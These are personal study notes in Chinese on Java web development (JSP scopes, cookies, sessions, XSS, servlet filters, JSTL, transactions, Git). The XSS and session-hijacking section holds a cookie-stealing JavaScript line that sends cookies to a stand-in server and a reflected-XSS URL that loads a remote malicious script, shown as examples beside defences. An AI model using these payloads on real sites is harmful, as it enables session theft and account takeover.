Http協議是無狀態協議

4個scope，總共意思是：page代表只存在這個頁面，request代表存在一次傳遞（例如從A頁到B頁還會保存，和asp .net mvc的ViewBag一樣的scope）， session則是此使用者的這段時間，而最後application則是此web container（例如Tomcat）啟動到結束的這段時間大家都碰到一樣（和Static一樣意思）。

•page就只存在此頁（類似 local variable）  
•request就是從一個A頁面設定完轉到B頁面可以取出來，但是如果到頁面C就不見了（像asp .net mvc 的ViewBag），  
•Session不需要太多說，  
•Application - 整個Web Container只有一個此值（像Static variable）

123321

0455

通常 Cookie 有兩種類型：Persistent Cookie 與 Session Cookie

1. Persistent Cookie:這種類型的 Cookie 可以設定存在 Browser 一段時間（明確指定 Cookie 的 Expires 時間），如果你設定的時間夠長（例如：一天），即便 Browser 全部關閉或重開機後再開啟也還會存在。
2. Session Cookie:這種 Cookie 是當不特別指定 Expires (過期時間) 時，該 Cookie 只會存在目前這個 Browser 的續存期間(Session)，只要 Browser 全部關閉後 Cookie 會自動被清除。

十二、session的機制 https://openhome.cc/Gossip/ServletJSP/BehindHttpSession.html

　　session機制是一種伺服器端的機制,伺服器使用一種類似於散列表的結構(也可能就是使用散列表)來保存信息.

　　但程序需要為某個客戶端的請求創建一個session的時候,伺服器檢查這個客戶端的請求里是否包含了一個session標識－稱為session id,如果已經包含一個session id則說明以前已經為此客戶創建過session,伺服器就按照session id把這個session檢索出來使用(如果檢索不到,可能會新建一個,這種情況可能出現在服務端已經刪除了該用戶對應的session對象,但用戶人為地在請求的URL後面附加上一個JSESSION的參數).

　　如果客戶請求不包含session id,則為此客戶創建一個session並且生成一個與此session相關聯的session id,這個session id將在本次響應中返回給客戶端保存.

　　十三、保存session id的幾種方式

　　A．保存session id的方式可以採用cookie,這樣在交互過程中瀏覽器可以自動的按照規則把這個標識發送給伺服器.

　　B．cookie可以被人為的禁止,有其它的機制以便在cookie被禁止時仍然能夠把session id傳遞迴伺服器,經常採用的一種技術叫做URL重寫,就是把session id附加在URL路徑的後面,附加的方式也有兩種,一種是作為URL路徑的附加信息,另一種是作為查詢字元串附加在URL後面.網路在整個交互過程中始終保持狀態,就在每個客戶端可能請求的路徑後面都包含這個session id.

　　C．另一種技術叫做表單隱藏欄位.就是伺服器會自動修改表單,添加一個隱藏欄位,以便在表單提交時能夠把session id傳遞迴伺服器.

　　十四、session什麼時候被創建

　　一個常見的錯誤是以為session在有客戶端訪問時就被創建,然而事實是直到某server端程序(如Servlet)調用HttpServletRequest.getSession(true)這樣的語句時才會被創建.

　　十五、session何時被刪除

　　session在下列情況下被刪除：

　　A．程序調用HttpSession.invalidate()

　　B．距離上一次收到客戶端發送的session id時間間隔超過了session的最大有效時間

　　C．伺服器進程被停止

　　再次注意關閉瀏覽器只會使存儲在客戶端瀏覽器內存中的session cookie失效,不會使伺服器端的session對象失效.

　　十六、URL重寫有什麼缺點

　　對所有的URL使用URL重寫,包括超鏈接,form的action,和重定向的URL.每個引用你的站點的URL,以及那些返回給用戶的URL(即使通過間接手段,比如伺服器重定向中的Location欄位)都要添加額外的信息.

　　這意味著在你的站點上不能有任何靜態的HTML頁面(至少靜態頁面中不能有任何鏈接到站點動態頁面的鏈接).因此,每個頁面都使用servlet或JSP動態生成.即使所有的頁面都動態生成,如果用戶離開了會話並通過書籤或鏈接再次回來,會話的信息都會丟失,存儲下來的鏈接含有錯誤的標識信息－該URL後面的SESSION ID已經過期了.

　　十七、使用隱藏的表單域有什麼缺點

　　僅當每個頁面都是有表單提交而動態生成時,才能使用這種方法.單擊常規的<A HREF..>超文本鏈接並不產生表單提交,因此隱藏的表單域不能支持通常的會話跟蹤,只能用於一系列特定的操作中,比如在線商店的結賬過程

　　十八、會話跟蹤的基本步驟

　　1．訪問與當前請求相關的會話對象

　　2．查找與會話相關的信息

　　3．存儲會話信息

　　4．廢棄會話數據

Cookie 既然存放在 Client 端，那就有被竊取的風險。例如透過 Cross-Site Scripting（跨站腳本攻擊，又稱 XSS），攻擊者可以輕易竊取受害者的 Cookie。如果 Cookie 被偷走了，你的身份就被竊取了。我們可以用一個譬喻來表示：你加入了一個秘密俱樂部，填寫完會員資料後，得到了一張會員卡。之後只要憑這張會員卡，就可以進入這個俱樂部。但是隔天，你的會員卡掉了。撿走你會員卡的人，就可以用你的會員卡進入這個秘密俱樂部，因為會員卡上沒有你的照片或是其他足以辨識身分的資訊。這就像是一個會員網站，我們申請了一個帳號（填寫會員資料加入俱樂部），輸入帳號密碼登入之後，得到一組 Cookie，其中有 Session ID 來辨識你的身分（透過會員卡來辨識身分）。今天如果 Cookie 被偷走了（會員卡被撿走了），別人就可以用你的帳號來登入網站（別人用你的會員卡進入俱樂部）。

Session 攻擊手法有三種：

1.猜測 Session ID (Session Prediction)

2.竊取 Session ID (Session Hijacking):

1. 惡意使用者登入討論區，新增一篇含有 JavaScript 的文章
2. 所有來看你這篇文章的人，且是已經登入的使用者，其 Cookie 就可以透過下列一行指令將 Cookie 回傳給自己的伺服器：   
   document.images[0].src = 'http://my.server.com/getCookie.aspx?cookies=' + encodeURIComponent(document.cookies);
3. 惡意使用者得到 Cookie 後修改自己 Browser 所記錄的 Cookie 值，就可以變成另一個人的身份使用網站了，這時要改密碼、看資料、刪除資料都很容易了！

3.固定 Session ID (Session Fixation)

XSS攻擊是攻擊者提供的程式碼在網站讀取時執行。XSS通常是透過HTML/JavaScript這類不在伺服器端執行、而在使用者端的瀏覽器執行。

Reflection XSS: 在搜尋時夾雜HTML或JavaScript，在結果頁面上示範出如何呈現原HTML頁面中沒有的iframe，或者執行JavaScript取得Session ID，網站會反應所輸入的 JavaScript，駭客可以把受害 (被植入 JavaScript)網站的 URL透過釣魚的方式或是郵件傳送給被害人。當被害人點擊該 URL時，就會看到且執行該 JavaScript。(ex.GET request(傳到後端，不儲存))

http://localhost:8080/Demos/?username=“><script src=”http://myattacksite.com/js/malicious.js”></script><a href=”

DOM Based XSS: like reflection, 輸出點在DOM, modifying the DOM the data might not ever got to the server. If you look at the source of the page, you won't see <script>alert(document.cookie)</script> because it's all happening in the DOM and done by the executed JavaScript code.(因有時會使用JS code來處理 user input並把他們成為網頁中的內容所造成)

HTTP request: "http：//www.test.com/hello.html?name=test"使用以下的腳本列印出登錄用戶test的名字，即

<SCRIPT>

var pos=docmnent.URL.indexOf(「name=」)+5;

document.write(document.URL.substring(pos,document.URL.length));

</SCRIPT>


如果這個腳本用於請求http//www.test.com/hello.html?name=<script>alert(1)</script>時，就導致XSS攻擊的發生。

Stored/Persistent XSS: 惡意注入的程式碼儲存在伺服端網站資料庫中，每次造訪就會有重複展示的機會（像是出現在討論區、留言版、推文等）最常見的例子就是網站留言板或是訊息。由於留言版可以留的訊息格是不居。因此，駭客就可以把程式碼放在留言板中。In such case an attacker can insert malicious code when registering a new user on the form.


防護: 造成XSS弱點的主要原因在於產生HTML時並沒有正確操作在HTML與法上具有特殊涵意的符號字源，因此為了避免指令或標籤被注入改變HTML原意型式而形成XSS攻擊，須進行特殊字元與符號的跳脫或編碼處理--輸出時做 encoding；白名單過濾輸入字元（Regular expression、字串長度）；cookies設定HttpOnly禁止前端(JS)讀cookies，防止cookies hijacking；採用安全library or framework；read XSS Prevention Cheat Sheet；

Servelet(web.xml) filter: 處理(過濾)request的時候(進來)和response(要出去)的內容，與servlet類似，透過mapping來對應filter，


Filter-class>>AjaxFilter(implements Filter)>>doFilter(debug進去看byte code)>>AntiXSSRequestWrapper




dispatcher表示在什麽情況下的Servlet需要執行這一個filter



doFilter()的參數可以處理request的時候(進來)和response(要出去)的時候，比較特別的是他有一個FilterChain。FilterChian記錄的是下一個關卡(filter)是誰



AjaxFilter >> doFilter(…) >> 243: ifnull +16 -> 259>>追進去沒看到啥就跳出下方





XSS can be prevented in JSP by using JSTL <c:out> tag or fn:escapeXml() EL function when (re)displaying user-controlled input.(encoding)( c:out裡面，編碼過的內容是直接輸出來。如果有需要儲存成為參數，fn:escapeXml()就適合。)

<p><c:out value="${bean.userControlledValue}"></p>

<p><input name="foo" value="${fn:escapeXml(param.foo)}"></p>

Init時:HttpDispatcher >> m\_requestHandler.doTrx >> 裡面byte code可設斷點進去看class !!!


(call servlet init())BeanProxy.init(true)


* Client(jsp)>>http request url>>container(JBOSS?)>> decide servlet((web.xml)HttpDispatcher)(controller) by url-pattern >>servlet-class(com.cathay.common.log4j.Log4jAwareDispatcher(extend HttpDispatcher(extend HttpServlet))裡有doget.doPost…)>> doGet>> HttpDispatcher .doGet>> m\_requestHandler.doTrx>>byte code..( use annotation(scan all class which has correct @TxBean, @CallMethod>action=”…”) to retransmit to TxBean(trx) (controller) and find the match method) 141: aconst\_null >>  >> 144: aload\_1 >> TxBeanProxy doAction >> BeanProxy.doAction >>  >> 249下斷點，250下一個空白行進去TxBean doAction >>  >>corresponding mod(model)[validation, call module or DAO, calculation]>> corresponding module(or DAO) (model) >> DB


Container restart(close)(call servlet destroy())

* Resp.setResponseCode??? Ajax: CSRUtil.AjaxHandler.request裡調用jQuery的Ajax方法，${dispatcher}: <%@ include file="/html/cathaybk/common/header.jsp"%> >> <CXL:csCommon…. dispatcherName="dispatcher" />(<%@ taglib uri="/CXL" prefix="CXL" %>) >> <tag-class>com.cathay.common.tag.cs.CsCommonTag</tag-class> >> public int doStartTag() String strDispatcher = strContext + Attr.DISPATCHER; >> public static String DISPATCHER = "/servlet/HttpDispatcher";

url-pattern >>servlet-class(com.cathay.common.log4j.Log4jAwareDispatcher裡有doget.doPost…)自動尋找(annotation)對應trx class









1.servlet-name：表示代表這個servlet的名字，方便其他部份reference。在整個web.xml是不可以重複的。

2.servlet-class：代表著這個servlet的Class名稱(全路徑)。這邊需要Fully Qualified Name（.net說法，不知道java是不是也這樣叫）， 也就是包含package（.net 裡面的Namespace）名稱



1. servlet-name：那一個servlet要對應到（上面設定servlet-name的對應）
2. url-pattern：相對路徑下面所要對應。裡面可以使用\*等於wildcard。



Container transform jsp to .java then compile to .class(become a Servlet)

Servlet啟動執行的幾個方法:

接下來我們介紹以下Servlet啟動以後會依照什麼順序來執行什麼方法。

基本上流程如下：

Container 載入 Servlet

Servlet呼叫 init() - 只會呼叫一次(Log4jAwareDispatcher中)

Servlet載入完成，處於等待狀態

當有Request進來的時候，service() 會被呼叫。service()會判斷進來的是什麼request method，然後傳給對應的method

如果今天是一個get，那麼service()會傳給doGet()

doGet()完成以後，回到等待狀態

當Container重啟服務（或結束服務），呼叫destroy() - 只會呼叫一次(Log4jAwareDispatcher中)

JSP頁面基本上有兩大類的內容：


1.純粹的靜態html element

2.JSP Element - 這些是畫面動態的部份。裡面還有不同類型的JSP Element。(只要包在<% %>就是屬於Elements)

1.Scriptlet - 主要用來在jsp <% %>頁面寫java程式碼, <%=…%>(syntax sugar)

2.Directive - 主要用來設定和這個頁面有關內容<%@ page language="java" contentType=….%>

3.El（Expression Language） - 方便讀取資料的一種語法，取得後端、header、cookie…等資料，可判斷、運算，不可修改值、iteration(可配合JSTL) !ListOfMap不可直接丟給JS(var temp=’${..}’)(可用JSTL forEach拆)(var不能使用EL，只能是字串)



4.Action - 有點類似擴充功能類型的。<jsp:getProperty…/>, code reuse

JSTL(JSP Standard Tag Library): Tag其實就是把常用的一些方法包裝起來，讓我們可以重複的使用(Scriptlet難讀、難重複使用)，可自訂。tag的結構和一般的html tag一樣，差別只是他多了一個prefix表示此tag是從哪一個地方所來

<c:out value="${param.out }" default="out missing" /> (prefix是c)

* c:out總共有3個attribute：

1.value - 要輸出的內容。這邊使用EL表示要輸出什麽

2.default - 假設在value裡面輸入的EL沒有值的時候，顯示的預設值

3.escapeXml - 是否要把輸出的特殊標籤，例如<encode過。

爲什麽要用out？

1.如果輸出的內容是數字或者日期，out會依照設定的locale去顯示（例如日期年月日輸出的排序），而EL不會。

2.out有提供預設值，用EL需要多判斷

3. escapeXml預設為true(encoding，防XSS)


* <fmt:parseDate var="parseDate" value="2013-10-14 10:00:00" pattern="yyyy-MM-dd HH:mm:ss" parseLocale="Asia/Taipei" /> (fmt的全稱是format而因為通常來說我們都是用fmt當做他的prefix) fmt裡面的標籤大多屬於設定格式有關(fmt其實屬於兩個部份，一個是做多語系，一個是用來format數字、日期的格式。)
* JSTL裡面比較特別的一個方法庫fn，和之前的JSTL都不太一樣，它主要是作用於EL裡面而不是之前看到的<prefix:tagName>的形式。因此稱之為方法庫而不是標籤。fn全稱是function，因為prefix都是給fn因此稱之為fn(而大部份都是和java裡面的String function有關)。

<p><input name="foo" value="${fn:escapeXml(param.foo)}"></p>

Exception:

EBAF教材p.29、範例報告p.15

Eie.getMessage取得ReturnCode預設or自訂回應(laaa)



Java 將例外區分為受檢例外與非受檢例外，在例外繼承架構中，Exception子類但非RuntimeException子類，就是受檢例外，這類例外必須明 確在程式碼中聲明使用try..catch處理，或者在方法上使用throws宣告此方法會丟出的受檢例外。Runtime exception，也就是例外是發生在程式執行期間，並不一定可預期它的發生；Checked Exception，錯誤是可預期發生的

transaction

<https://openhome.cc/Gossip/HibernateGossip/IsolationLevel.html>

交易(Transaction)乃是一連串不可分割的資料庫操作指令的集合。當交易裡的每一個操作指令都成功時，該筆交易才算成功，否則交易就算失敗，必須恢復到交易前的資料狀態。假設有一位客戶從A銀行轉帳至B銀行，要做的動作為從A銀行的帳戶扣款、B銀行的帳戶加上轉帳的金額，兩個動作必須同時成功，只要有任何一個動作失敗，則此次轉帳失敗。若萬一在進行步驟4之前，銀行的資訊系統主機之電源中斷，或是發現到B銀行的帳戶不存在時，那要怎麼辦呢？這樣的話，在步驟2時提出來的2000元已經不在A銀行的帳戶了，也不在B銀行的帳戶，那2000走去那裡呢？為了不讓這樣的情況發生，我們可以使用交易處理來把一些對於資料庫的操作(A銀行扣掉2000元與B銀行存入2000元)視為同一個交易動作。因此，當交易裡的每一個操作指令都成功時，該筆交易才算成功，否則交易就算失敗，必須恢復到交易前的資料狀態。因此，在步驟2被扣掉的2000元，會因為交易失敗而自動被恢復到交易前的資料狀態。

隔離性是交易的保證之一，表示交易與交易之間不互相干擾，好像同時間就只有自己的交易存在一樣，隔離性保證的基本方式是在資料庫層面，也就是，對資料庫或相關欄位鎖定，因此，在同一時間內只允許一個交易進行更新或讀取。

隔離交易的基本方式是鎖定資料庫，但是，在實務上，如果鎖定整個資料庫時，將會導致嚴重的效能問題，因此，實務上會根據資料讀寫更新的頻繁性，來設定不同的交易隔離層級（transaction isolation level）。

XX\_CARS( Transaction.getDataSet()); >> JDBCTransaction.getDataSet() >> DynamicDBModule().getDataSet(platform) >> TransactionHelper.getInstance().getConnName(platform); >> getConnName ("DS\_", null, Platform.NA);>> 從package, class中分割、找主程式名稱sysId (XX)串接”DS\_”，return DS\_XX

1. "/dir1/subdir.....", '/'開頭路徑代表示絕對路徑還是相對路徑?


絕對

|  |  |  |
| --- | --- | --- |
| **類別** | **範例** | **說明** |
| 絕對路徑 | file:///c:/windows/odbc.ini | 本機D槽上的一個 HTML 檔案 |
| http://www.cs.nthu.edu.tw | 網路上一台 WWW Server 上的一個 HTML 檔案 |
| /jang/courses/cs3431 | 本機 WWW 根目錄下的一個目錄 |
| 相對路徑 | text.html | 表同一層目錄下的 text.html 檔案 |
| ./text.html | 表同一層目錄下的 text.html 檔案 |
| image/text.gif | 表示 image 子目錄下的 text.gif 檔案 |
| ../index.html | 表示上一層目錄下的 index.html 檔案 |
| ../html40/cover.html | 表示上一層目錄下 html40 子目錄的 cover.html 檔案 |

2. 用ajax 可以送資料到後端，用JSTL 可否跟ajax 一樣送資料到後端?

3. ACID 一致性解釋?

4. log4j 層級有幾個?



1. Javascript Closure(閉包)?

Init return{}

https://openhome.cc/Gossip/JavaScript/Closure.html

https://developer.mozilla.org/zh-TW/docs/Web/JavaScript/Closures

6. CSRUtil.js 處理?

7. header.jsp 做什麼?

8. 為何要 extends UCBean 不 extends TxBean?

9. tag file(自訂的標籤)?

10. List vs. Array?

11. javascript 為何要namespace?

12. Standalong.xml config 包含哪些設定?

13. TxBean config 在哪?

14. JavaWeb 的 四個 scope, (Application, Request, Session, Page )

15. javascript 的 function 可以重載(overload)........嗎?

16. 使用 JSTL <c:out> 的目的為何?

17. Transaction.begin 如何去抓 com.cathaybk.xx.... ，取得到 DS\_XX 的連線名稱(DataSet.getConName)?


# Git

Git commit –amend:覆寫最近一次commit(重新寫log、新add合併到最近一次節點)

* 相對名稱表示法 ^ 與 ~:

關於 ~ 的意義，代表「**第一個**上層 commit 物件」的意思。

關於 ^ 代表的意思則是「擁有多個上層 commit 物件時，要**代表第幾個第一代**的上層物件」。



* git log --pretty=raw 顯示parents hashcode

**git reset --hard 的注意事項!!**

* **如果我程式改內容到一半，不小心下了指令 git reset --hard HEAD，那我原本改的內容都就都不見了嗎？**

是的，這無法補救... Orz

但是如果你是使用 IDE 或是文字編輯器的話（例如：Sublime Text、Notepad++），請趕快回到編輯器使用 Ctrl + Z 大法

+

第一時間還有機會救回來

## git commit --amend 的注意事項（非常雷）

使用指令 git commit --amend 後，會馬上進入 vim 的文字編輯模式

**git 不論你是否有修改 commit message 或是用 *:q!* 不存檔直接離開 vim**

**都會為你重新產生新的 commit id**

有時候這並不一定是我們想要的結果，要特別留意！

例如說，我們從 server 上抓了最新的 code 下來，準備要新增一個功能再上傳至 server

但是你好死不死的手殘按到 git commit --amend 先改到了最新的 patch（P0）

這時候儘管你按 :q! 退出 vim，但是 commit id 早就已經被改掉了（P0'）

然後我們基於 P0' 來開發新功能，並且 commit 了一個新的 patch（P1）

這時候我們要上傳 patch 的時候，會遇到被 git server 拒絕的情形

被拒絕的原因是，server 認為你提交的 patch 跟 server 的 code 並沒有兩樣

但其實主要原因是，server 認為你上傳了兩個的 patch，分別是 P0' 跟 P1

server 先用 P0' 跟 P0 最比對，發現兩個 patch 根本就一模一樣，就直接拒絕了

當你絞盡腦汁的想要找出 P1 哪裡有問題的時候，其實是被 git commit --amend 背後默默捅了一刀

因此上傳 patch 前請確保 parent id 正確無誤

另外這個指令還有一個很雷的地方是

有時候我們已經開發好一個新功能，也都測過沒問題了

把全部修改的內容都 add 好之後，準備要用指令 git commit 來提交

**但是卻不知道為什麼很順手的在後面又加上了 *--amend* ...**

就在你按下 enter 的瞬間，悲劇已經發生了...

**Changes to be committed** 的內容已經完美的跟上一個 patch 融合在一起了...

這時候該怎麼把他們分離呢？

就在我們學完 git reflog 跟 git reset --soft HEAD^ 之後

只要一行指令就可以把他們完美的分離了 XD

+

$ git reset --soft HEAD@{1}